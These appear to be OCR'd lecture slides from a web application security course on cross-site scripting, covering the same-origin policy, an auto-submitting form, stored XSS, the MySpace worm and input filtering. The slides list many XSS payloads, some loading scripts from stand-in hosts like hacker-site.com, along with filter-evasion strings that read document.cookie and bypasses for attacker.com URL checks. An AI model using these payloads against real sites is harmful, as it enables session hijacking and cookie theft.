Cross-Site Scripting (XSS)

Professor Larry Heimann
Web Application Security
Information Systems

Browser same origin policy

Key security principle: *a web browser permits scripts contained in a first web page to access data in a second web page, but only if both web pages have the same origin.*

- To be of the same origin is defined as a having the same combination of URI scheme, hostname, and port number.
- This policy prevents a malicious script on one page from obtaining access to sensitive data on another web page through that page's Document Object Model (DOM).
- In some cases (e.g., sites with many subdomains) the policy may need to be relaxed (but cautiously).

Most attacks against other users involve performing some kind of breach of the same origin policy

Examples of same origin (or not)

- Examples that follow same origin policy:

  `http://www.examplesite.org/here`

  `http://www.examplesite.org/there`

- Examples that violate same origin policy:

  `http://www.examplesite.org/here`

  `https://www.examplesite.org/there`

  `http://www.examplesite.org:8080/thar`

  `http://www.hackerhome.org/yonder`

Issues with form submissions

- Another way attacker can initiate requests from user's browsers to our server:


```
<form name="f" method="POST" action="http://www.mywwwservice.com/action">
  <input type="hidden" name="cmd" value="do_something">
  ...
</form>
<script>document.f.submit();</script>
```

- Form is submitted to our server without any input from user
  - Only has a hidden input field, nothing visible to user
  - Form has a name, so script can easily access it via DOM and automatically submit it

Basics of XSS

- The Godfather of attacks against other users
- Still affects many of today's applications
- Two major variations: reflected and stored
- May be very valuable in a phishing attack
- May present a critical threat if you can compromise administrative users
- Should always be viewed in perspective

Basics of XSS



A High Level View of a typical XSS Attack

Reflected XSS example

Stored XSS

- Data submitted by one user is stored within the application and displayed to other users at a future point
- *Common examples*: blog comments, auction questions, social networking messages, site feedback, etc.
- Attacker can place script into data that gets displayed to other users
- Avoids need for independent delivery mechanism (email, etc.)
- Frequently, victims are guaranteed to be logged in at the time of the attack – attacker can hijack their session, etc.
- Often easily wormable
- XSS can be a misnomer, as sometimes there may not be a cross-site element

Common XSS attack vectors

<SCRIPT>

The <SCRIPT> tag is the most popular way and sometimes easiest to detect. It can arrive to your page in the following forms:

External script:

```
<SCRIPT SRC=http://hacker-site.com/xss.js></SCRIPT>
```

Embedded script:

```
<SCRIPT> alert(“XSS”); </SCRIPT>
```

<BODY>

The <BODY> tag can contain an embedded script by using the ONLOAD event, as shown below:

```
<BODY ONLOAD=alert("XSS")>
```

The BACKGROUND attribute can be similarly exploited:

```
<BODY BACKGROUND="javascript:alert('XSS')">
```

Common XSS attack vectors

<IMG>

Some browsers will execute a script when found in the <IMG> tag as shown here:

```
<IMG SRC="javascript:alert('XSS');">
```

There are some variations of this that work in some browsers:

```
<IMG DYNSRC="javascript:alert('XSS')">
<IMG LOWSRC="javascript:alert('XSS')">
```

<IFRAME>

The <IFRAME> tag allows you to import HTML into a page. This important HTML can contain a script.

```
<IFRAME SRC=”http://hacker-site.com/xss.html”>
```

Common XSS attack vectors

<INPUT>

If the TYPE attribute of the <INPUT> tag is set to “IMAGE”, it can be manipulated to embed a script:

```
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
```

<LINK>

The <LINK> tag, which is often used to link to external style sheets could contain a script:

```
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
```

<OBJECT>

The <OBJECT> tag can be used to pull in a script from an external site in the following way:

```
<OBJECT TYPE="text/x-scriptlet" DATA="http://hacker.com/xss.html">
```

Common XSS attack vectors

<TABLE>

The BACKGROUND attribute of the TABLE tag can be exploited to refer to a script instead of an image:

```
<TABLE BACKGROUND="javascript:alert('XSS')">
```

The same applies to the <TD> tag, used to separate cells inside a table:

```
<TD BACKGROUND="javascript:alert('XSS')">
```

<DIV>

The <DIV> tag, similar to the <TABLE> and <TD> tags can also specify a background and therefore embed a script:

```
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
```

The <DIV> STYLE attribute can also be manipulated in the following way:

```
<DIV STYLE="width: expression(alert('XSS'));">
```

Common XSS attack vectors

<EMBED>

If the hacker places a malicious script inside a flash file, it can be injected in the following way:

```
<EMBED SRC="http://hacker.com/xss.swf" AllowScriptAccess="always">
```

NOTE: These are some of the more common XSS attack vectors, but by no means should this list be considered complete. New attack vectors are always being explored by attackers. Also modern browsers try to close some of these attack vectors, but older browsers still susceptible and new (but similar) vectors developed will come along.

Basic XSS Defense: FIEO [**F**ILTER **I**NPUT, **E**SCAPE **O**UTPUT]

If it wasn't abundantly clear already...

NEVER TRUST ANY USER INPUT!!

Start by always Filtering Input

- validate for correct data type
- validate for correct format
- validate for appropriate size
- strip inappropriate tags, characters

Finish by always Escaping Output

- escape HTML and script tags
- escape other special characters

Examples of beating filters

- If <script> is blocked or filtered

```
"<script >alert(document.cookie)</script >
"<ScRiPt>alert(document.cookie)</ScRiPt>
"%3cscript%3ealert(document.cookie)%3c/script%3e
"%253cscript%253ealert(document.cookie)%253c/script%253e
%00"<script>alert(document.cookie)</script>
```

- Avoid using <script> altogether

```
<x style="x:expression(alert(document.cookie))>    [IE]
<img src="" onerror=alert(document.cookie)>        [IE/FF]
<body onload=alert(document.cookie)>               [IE/FF]
```

Examples of beating filters

- You can beat many pattern-matching filters by inserting unexpected characters into a filtered expression which are tolerated by the browser, for example:

```
<script/src=...                                    [IE/FF]
<scr%00ipt>                                        [IE]
expr/****/ession                                   [IE]
<BODY ONLOAD =alert(document.cookie)>              [IE/FF]
```

- You can beat filters by simply HTML-encoding the script. For example

```
<img src=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;
&#112;&#116;&#58; ...
```

is just HTML-encoded version of ‘javascript’ that the browser will recognize

Examples of beating filters

- If you are able to execute some JavaScript but certain expressions are blocked, you can built these dynamically:

```
var a = "alert(doc" + "ument.coo" + "kie)"; eval(a);  [IE/FF]
var a = "alert(" +
String.fromCharCode(100,111,99,117,109,101,
110,116,46,99,111,111,107,105,101) + ")"; eval(a);    [IE/FF]
```

- Javascript obfuscators can also be used in some cases

Examples of beating sanitizers

- If the filter removes certain expressions altogether, check whether sanitization is applied recursively:

```
<scr<script>ipt>
```

- Try inserting a NULL byte to stop some filters:

```
%00<script>
```

- If single and double quotes are sanitized, you can encapsulate strings using backticks. If whitespace is blocked or causes truncation, you can run quoted tag attributes together:

```
<img src=``onerror=alert(document.cookie)>
```

Circumventing blocks on absolute URLs

- If the application blocks any target that begins with “http://”, try the following:

```
HtTp://attacker.com
%00http://attacker.com
 http://attacker.com        [note the leading space]
//attacker.com
%68%74%74%70%3a%2f%2fattacker.com
%2568%2574%2574%2570%253a%252f%252fattacker.com
https://attacker.com
```

- If the application removes “http://” and/or any external domain, try:

```
http://http://attacker.com
http://attacker.com/http://attacker.com
hthttp://tp://attacker.com
```

- If the application checks that the input contains an absolute URL to its own domain, try the following bypasses:

```
http://myapp.com.attacker.com
http://attacker.com/?http://myapp.com
http://attacker.com/%23http://myapp.com
```

XSS real world example: MySpace

- Stored XSS vulnerability discovered in 2005
- A user called Samy found a method of circumventing anti-XSS filters to place JavaScript into his user profile
- He originally wanted to impress his girlfriend by changing “In a relationship” to “In a hot relationship”
- He then tried to make some new friends ...
- He wrote a script which caused anyone viewing it to add Samy as a friend, and to copy the script into their own profile *(also adding the phrase “Samy is my hero” to infected profiles)*
- The result was an exponential worm which brought down the MySpace site

MySpace worm in 24 hours

12:34 pm: You have 73 friends.

I decided to release my little popularity program. I'm going to be famous...among my friends.

1:30 am: You have 73 friends and 1 friend request.

One of my friends' girlfriend looks at my profile. She's obviously checking me out. I approve her inadvertent friend request and go to bed grinning.

8:35 am: You have 74 friends and 221 friend requests.

Woah. I did not expect this much. I'm surprised it even worked.. 200 people have been infected in 8 hours. That means I'll have 600 new friends added every day. Woah.

9:30 am: You have 74 friends and 480 friend requests.

Oh wait, it's exponential, isn't it. Sh*t.

MySpace worm in 24 hours

6:20 pm: I timidly go to my profile to view the friend requests.

2,503 friends.
917,084 friend requests.

Samy was raided by the Secret Service, arrested, and given three years probation;

MySpace had to be shut down until it could be secured;

The phrase "Samy is my hero" remained in tens of thousands of MySpace profiles